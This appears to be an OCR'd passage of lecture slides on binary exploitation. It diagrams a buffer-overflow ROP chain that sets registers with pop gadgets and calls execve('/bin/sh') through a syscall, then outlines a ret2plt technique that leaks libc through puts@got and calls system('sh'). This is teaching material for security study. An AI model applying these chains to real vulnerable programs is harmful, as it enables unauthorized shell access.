
```
pop_rdi:  
    pop rdi  
    ret  
...  
pop_rsi:  
    pop rsi  
    ret
```

```
0x403022:  
    "/bin/sh"
```

rdi	0x403022
rsi	?
rdx	?
rax	?

LOW

RSP →



HIGH

ROP

- BOF
- rdi = &"/bin/sh"
- **rsi = 0**
- rdx = 0
- rax = 0x3b
- syscall

```
pop_rdi:
    pop rdi
    ret

...
pop_rsi:
    pop rsi
    ret
```


```
0x403022:
    "/bin/sh"
```

rdi	0x403022
rsi	?
rdx	?
rax	?

LOW

RSP →

HIGH



ROP

- BOF
- rdi = &"/bin/sh"
- **rsi = 0**
- rdx = 0
- rax = 0x3b
- syscall

```
pop_rdi:
    pop rdi
    ret

...
pop_rsi:
    pop rsi
    ret
```


```
0x403022:
    "/bin/sh"
```

rdi	0x403022
rsi	0
rdx	?
rax	?

LOW

RSP →

HIGH



ROP

- BOF
- rdi = &"/bin/sh"
- rsi = 0
- **rdx = 0**
- rax = 0x3b
- syscall

```
pop_rdx:  
    → pop rdx  
    ret  
...  
pop_rax:  
    pop rax  
    ret
```


```
0x403022:  
    "/bin/sh"
```

rdi	0x403022
rsi	0
rdx	?
rax	?

LOW

RSP →

HIGH



ROP

- BOF
- rdi = &"/bin/sh"
- rsi = 0
- **rdx = 0**
- rax = 0x3b
- syscall

```
pop_rdx:  
    pop rdx  
    ret  
...  
pop_rax:  
    pop rax  
    ret
```


```
0x403022:  
    "/bin/sh"
```

rdi	0x403022
rsi	0
rdx	0
rax	?

LOW

RSP

HIGH



ROP

- BOF
- rdi = &"/bin/sh"
- rsi = 0
- rdx = 0
- **rax = 0x3b**
- syscall

```
pop_rdx:  
    pop rdx  
    ret
```

...

```
pop_rax:  
    pop rax  
    ret
```

```
0x403022:  
    "/bin/sh"
```

rdi	0x403022
rsi	0
rdx	0
rax	?

LOW

RSP

HIGH

aaaaaaaa

aaaaaaaa

aaaaaaaa

pop_rdi

0x403022

pop_rsi

0

pop_rdx

0

pop_rax

0x3b

syscall

ROP

- BOF
- rdi = &"/bin/sh"
- rsi = 0
- rdx = 0
- **rax = 0x3b**
- syscall

```
pop_rdx:  
    pop rdx  
    ret
```

```
...  
pop_rax:  
    pop rax  
    ret
```

```
0x403022:  
    "/bin/sh"
```

rdi	0x403022
rsi	0
rdx	0
rax	0x3b

LOW

RSP →

HIGH

aaaaaaaa

aaaaaaaa

aaaaaaaa

pop_rdi

0x403022

pop_rsi

0

pop_rdx

0

pop_rax

0x3b

syscall

ROP

- BOF
- rdi = &"/bin/sh"
- rsi = 0
- rdx = 0
- rax = 0x3b
- **syscall**

syscall:
→ **syscall**
...


0x403022:
"/bin/sh"

rdi	0x403022
rsi	0
rdx	0
rax	0x3b

LOW

RSP →

HIGH



ROP

syscall:
→ syscall
...

LOW

aaaaaaaa

```
sys_execve("/bin/sh", NULL, NULL);
```

- rax = 0x3b

- **syscall**

rsi	0
rdx	0
rax	0x3b

RSP

HIGH

0x3b
syscall

Lab ROP_Syscall

ret2plt

ret2plt

- Static linking 少見
- Dynamic linking 不會有 syscall gadget
- Return to plt to call library function !!

ret2plt

- Context – gets@plt, puts@plt
- Target – leak libc and call system
- puts@plt(puts@got) <- leak libc
 - pop rdi, puts@got
 - puts@plt

ret2plt

- `gets@plt(puts@got) <- input system address`
 - `pop rdi, puts@got`
 - `gets@plt`
- `puts@plt("sh") <- system("sh")`
 - `pop rdi, &"sh"`
 - `puts@plt`

ret2plt

- **BOF**
- puts@plt(puts@got)
- gets@plt(puts@got)
- puts@plt("/sh")




ret2plt

- **BOF**

- puts@plt(puts@got)


- gets@plt(puts@got)

- puts@plt("/sh")



